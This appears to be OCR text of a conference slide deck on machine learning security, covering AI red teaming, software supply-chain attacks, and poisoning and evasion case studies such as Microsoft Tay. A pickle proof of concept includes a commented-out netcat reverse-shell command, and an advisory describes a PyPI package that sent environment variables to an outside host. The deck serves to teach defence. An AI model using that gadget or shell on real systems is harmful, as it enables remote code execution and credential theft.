
MACHINE LEARNING SECURITY: FOUNDATIONS AND FUTURE

Dr. Hyrum Anderson

ROBUST INTELLIGENCE


150
100
50
0
Revenue
in Billions
2018
2019
2020
2021
2022
2023
2024
2025
Year

AI IS EATING THE WORLD

Proctor & Gamble:

”a smart skin analysis and personalized product recommendation, taking the mystery out of shopping for skincare products”


As Always A Low Fat Candy
Twizzlers
NET WT. 2.5 OZ. (70 g)
STRAWBERRY TWISTS
ARTIFICIALLY FLAVORED
MAKES MOUTHS HAPPY!

APPLE | MICROSOFT | GOOGLE

Personal voice assistants struggle with black voices, new study shows

Stanford researchers found that speech recognition algorithms disproportionately misunderstood black speakers

Does GPT-2 Know Your Phone Number?

Eric Wallace, Florian Tramèr, Matthew Jagielski, and Ariel Herbert-Voss

Dec 20, 2020

s, is a knowledge base of adv
esearch. ATLAS is modeled a
earning systems. ML is increa

< Back

Machine Learning for Red Teams, Part 1

November 14, 2018 | Will Pearce

AI / DEEP LEARNING | DATA SCIENCE

Learning to Defend AI Deployments Us Exploit Simulation Environment

By Nathan Schwartz

Tags: Cybersecurity / Fraud Detection, Machine L NGC

Are driverless cars safe? Uber fatality raises questions

After a woman is killed by a self-driving car in Arizona, police investigate

The AI Incident Database wants to improve the safety of machine learning

Ben Dickson @BenD

Poisoning GitHub Copilot and Machine Learning

07 Jul 2021

AI | Artificial Intelligence | Code L

Stale sessions, ML poisoning among 2021's top security threats

An all-star security panel at RSA Conference discusses the biggest issues facing companies today and months

Never a dill moment: Exploiting machine learning pickle files

POST MARCH 15, 2021 LEAVE A COMMENT

By Evan Sultanik

Centrelink debt scandal: report reve multiple failures in welfare system

Attackers want to exploit and abuse your AI

and data, it

Author : Lengwadishang

Technobyte: A man who got fired by a machine

3 years ago

Tesla tricked into speeding by researchers using electrical tape

BY KATE GIBSON

FEBRUARY 19, 2020 / 1:47 PM / MONEYWATCH

18 July 2019

Cylance, I Kill You!

d Endpoint Protection

Exploiting AI


How Cybercriminals Misuse and Abuse AI and ML


We discuss the present state of the malicious uses and abuses of AI and ML and the plausible future scenarios in which cybercriminals might abuse these technologies for ill gain.

Microsoft Chat Bot Goes On Racist, Genocidal Twitter Rampage

Seriously? Seriously.

1. AI SOFTWARE SECURITY PRACTICES: AI RED TEAM CASE STUDY






Threat model: "noisy neighbor" denial of service

→ **<u>ML integrity</u> violation leads to <u>system availability violation</u>**

→ **"Hidden" model: private, internal input; no direct user output**

ATTACK CHAIN: NOISY NEIGHBOR DOS




AI RED TEAM LESSONS LEARNED


What model developers must internalize

1. **Non-security models** can have a security impact
2. **"Internal" models** do not make them secure
3. **Fundamental cybersecurity hygiene** may be the most important element to ML security

2. AI SOFTWARE SUPPLY CHAIN VULNERABILITIES

vulnerabilities in common AI libraries





malware in package dependencies

Malware in ctx

Critical severity | GitHub Reviewed | Published 18 hours ago • Updated 17 hours ago

Vulnerability details | Dependabot alerts 0

Package	Affected versions	Patched versions
ctx (pip)	<= 0.1.4	None

Description

The `ctx` hosted project on PyPI was taken over via user account compromise and replaced with a malicious project which contained runtime code that collected the content of `os.environ.items()` when instantiating `Ctx` objects. The captured environment variables were sent as a base64 encoded query parameter to a heroku application running at `https://anti-theft-web.herokuapp.com`.

If you installed the package between May 14, 2022 and May 24, 2022, and your environment variables contain sensitive data like passwords

pickle file arbitrary code execution

```
In [1]: import pickle

In [2]: pickle.load(open("model.pkl", "rb"))
pwned!

In [3]:
```

```python
import pickle

class RemoteCodeExecution(object):
    def __reduce__(self):
        # must return a tuple of (executor, arguments_tuple)

        # payload for a reverse shell, in a Flask app that unpickles POST contents
        # see: https://davidhamann.de/2020/04/05/exploiting-python-pickle/

        # cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
        #        '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
        # return (os.system, cmd)
        return print, ("pwned!",)

if __name__ == '__main__':
    pickled = pickle.dumps(RemoteCodeExecution())

    # write the payload
    with open('model.pkl','wb') as outfile:
        outfile.write(pickled)
```

jupyter HuggingFace ML project

Logout

File Edit View Insert Cell Kernel Widgets Help Trusted Python 3 (ipykernel)

Run Code

In [ ]:
```
# use a tiny BERT model from HuggingFace
```

Hugging Face

Search models, datasets, users...

NEW Play with Stable Diffusion on the Hub →

The AI community building the future.

Build, train and deploy state of the art models powered by the reference open source in machine learning.

Star 69,371

More than 5,000 organizations are using Hugging Face

Allen Institute for AI
Non-Profit • 127 models

Facebook AI
Company • 329 models


Graphcore
Company • 32 models

Google AI
Company • 515 models

3. TRIVIAL ATTACKS FOR HARM & ABUSE

Online poisoning => reputational damage

evasion => abuse



Microsoft Tay (2016) – online poisoning

Twitter (2021) – content moderation evasion

CASE STUDY: MICROSOFT TAY POISONING (2016)


Incident: indiscriminate causative integrity violation of online learner

Actor: Reddit and 4Chan users -> Twitter
Specificity: feedback loop of any system
Intent: defacement
Sophistication: brute force

https://www.theguardian.com/technology/2016/mar/24/tay-microsofts-ai-chatbot-gets-a-crash-course-in-racism-from-twitter

CASE STUDY: META BLENDERBOT 3 (APRIL 2022)

Incident: indiscriminate causative integrity violation of online learner



Actor: user/pranksters
Specificity: feedback loop of any system
Intent: defacement
Sophistication: brute force

☑ I understand this bot is for research and entertainment only, and that is **likely to make untrue or offensive statements**. If this happens, I pledge to report these issues to help improve future research. Furthermore, **I agree not to intentionally trigger the bot to make offensive statements**."

https://www.bloomberg.com/news/articles/2022-08-08/meta-s-ai-chatbot-repeats-election-and-anti-semitic-conspiracies

CASE STUDY: TWITTER ANTI-ABUSE EVASION (2021)


Incident: targeted exploratory integrity violation

Actor: (allegedly) China disinformation agents
Specificity: specific detection system
Intent: political
Sophistication: automated, but simple

https://www.nytimes.com/interactive/2021/06/22/technology/xinjiang-uyghurs-china-propaganda.html

CASE STUDY: ID.ME FACE RECOGNITION FRAUD (JAN 2021)

Incident: targeted exploratory system integrity violation



